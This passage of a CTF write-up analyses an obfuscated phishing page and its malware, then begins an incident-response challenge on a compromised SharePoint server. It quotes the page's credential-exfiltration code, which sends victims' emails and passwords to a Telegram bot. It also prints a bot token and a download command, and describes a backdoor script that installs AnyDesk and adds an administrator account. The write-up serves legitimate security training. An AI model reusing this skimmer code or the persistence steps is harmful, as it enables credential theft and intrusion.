})()The initialization function _0xinit (wrapped by anti-debug timer _0xg) ties everything together. It calls _0xkf to get the key, runs it through _0xe9 with _0xct as the cipher input, then converts the resulting byte array back to a string. That string is the final Telegram bot token, which gets stored in localStorage under a mangled key via _0xc4.
var _0xinit = _0xg(function () {
var key = _0xkf() // hardcoded RC4 key bytes → string
var token = _0xe9(key, _0xct) // RC4-decrypt → byte array
.map((b) => String.fromCharCode(b))
.join('') // → Telegram bot token
_0xc4.set('_0xtk', token) // persist in localStorage (XOR-encoded)
})
setTimeout(_0xinit /* random short delay */)_0xc4 is the localStorage wrapper. Before saving, each value is XOR-encoded via _0x41e535; on read, _0x4fa554 reverses the XOR.
var _0xc4 = (function () {
return {
set: function (key, val) {
_cache[key] = _encode(val) // XOR-encode
localStorage.setItem(key, _cache[key])
},
get: function (key) {
var raw = localStorage.getItem(key)
return raw ? _decode(raw) : null // XOR-decode
},
rm: function (key) {
localStorage.removeItem(key)
delete _cache[key]
},
}
})()The fun part is _0xsend which is the data exfiltration function
function _0xsend(email, password) {
if (!_0xtk) return; // bail if token not ready
var token = _0xtk;
var chatId = /* decoded value */;
var url = 'https://api.telegram.org/bot' + token + '/sendMessage';
var text = '';
text += '<b>Email:</b> ' + email + '\n';
text += '<b>Pass:</b> ' + password + '\n';
text += '<b>UA:</b> ' + navigator.userAgent + '\n';
text += '<b>Time:</b> ' + new Date().toISOString();
fetch(url, { method: 'POST', body: JSON.stringify({
chat_id: chatId,
text: text,
parse_mode: 'HTML'
})});
}Every credential pair the victim enters is silently forwarded to the attacker’s Telegram bot in real time.
Finally is the decoy website
// Step 0: only email shown
if (_step === 0) {
var email = emailField.value.trim();
if (!email || email.indexOf('@') === -1) { showError('Invalid email'); return; }
_0xu = email;
// hide email field, show password field, change button label
_step = 1;
} else {
// Step 1: password now visible
var password = passwordField.value;
if (!password) { showError('Please enter your password.'); return; }
_0xsend(_0xu, password); // exfiltrate
setTimeout(function () {
window.location.href = /* decoded legitimate URL */;
}, /* ~2–3 s random delay */);
}So I just need to grab the Telegram bot token to continue with this challenge. I just can use the function _0xtk to get it.

The token is 8741821923:AAERavkAGOe6RaEdC2oSRXoF00CXE_iGFew
From this token I could get the chat history, which provided me with tons of information

Apparently this is a conversation between the hackers who developed this phising website. In the chat there is a attachment called PaperAirplane.rar which contains a malware for a operation they said.
Using the telegram documents I could download the file back to my machine using the file ID

PS E:\CTF\Custom\Sources\Paper Airplane\Web> Invoke-WebRequest -Uri "https://api.telegram.org/file/bot8741821923:AAERavkAGOe6RaEdC2oSRXoF00CXE_iGFew/documents/file_2.rar" -OutFile ".\PaperAirplane.rar"
PS E:\CTF\Custom\Sources\Paper Airplane\Web> ls
Directory: E:\CTF\Custom\Sources\Paper Airplane\Web
Mode LastWriteTime Length Name
---- ------------- ------ ----
-a---- 3/12/2026 11:31 AM 563870 PaperAirplane.rarAn executable called PaperAirplane.exe is found inside. Opening it in IDA:

However, the executable uses AOT compilation, so static reversing would take a lot of time. Instead, I used dynamic analysis with API Monitor.

The program attempts to connect to a domain called bksec.airlines at port 3636, but fails because the domain does not exist.


So I modified the hosts file to resolve bksec.airlines to localhost, ran a Python server on port 3636, and reran the program.

This time the request contained more data, and I could see a JWT token in it.
Decoding it revealed the flag.

The flag is BKSEC{squirre1_bottl3_0n_the_a1rplane?}
just an inchident (p1)
Thought process
Recon

Initial checks showed that this machine is running Windows Server 2019 build 17763.

Tailscale and AnyDesk were running automatically.


Sysmon was already installed, which helped later in the investigation.
I also found a suspicious .bat file in the C:\ directory.

- This script installs AnyDesk to run silently whenever the desktop boots.
- It removes the
unattended accesspassword and sets a new one for remote access. - It gets the machine ID and writes it to
%TEMP. - It creates a new user called
administradoraand adds it to the Administrators group.
First question
Phiên bản của ứng dụng SharePoint đang chạy trên máy chủ là?Using Control Panel, I checked the current SharePoint version.

The answer is 16.0.10337.12109
Second question
Đội Threat Intelligence của tổ chức đã xác định phiên bản SharePoint đang sử dụng hiện đang dính một chuỗi lỗ hổng nghiêm trọng. Hãy cho biết tên gọi của chuỗi lỗ hổng này và các CVE liên quan. (chú ý: có thể có nhiều hơn 1 CVE trong chuỗi lỗ hổng này). Flag example: NAMEOFVULN_CVE-XXXX-YYYY_CVE-AAAA-BBBBB_... (sắp xếp CVE theo thứ tự thời gian phát hiện)Doing a quick Google search will give you plenty of info.

This showed that the exploit chain was ToolShell, which includes CVE-2025-49704, CVE-2025-49706, CVE-2025-53770, and CVE-2025-53771. This chain allows RCE through Microsoft SharePoint.
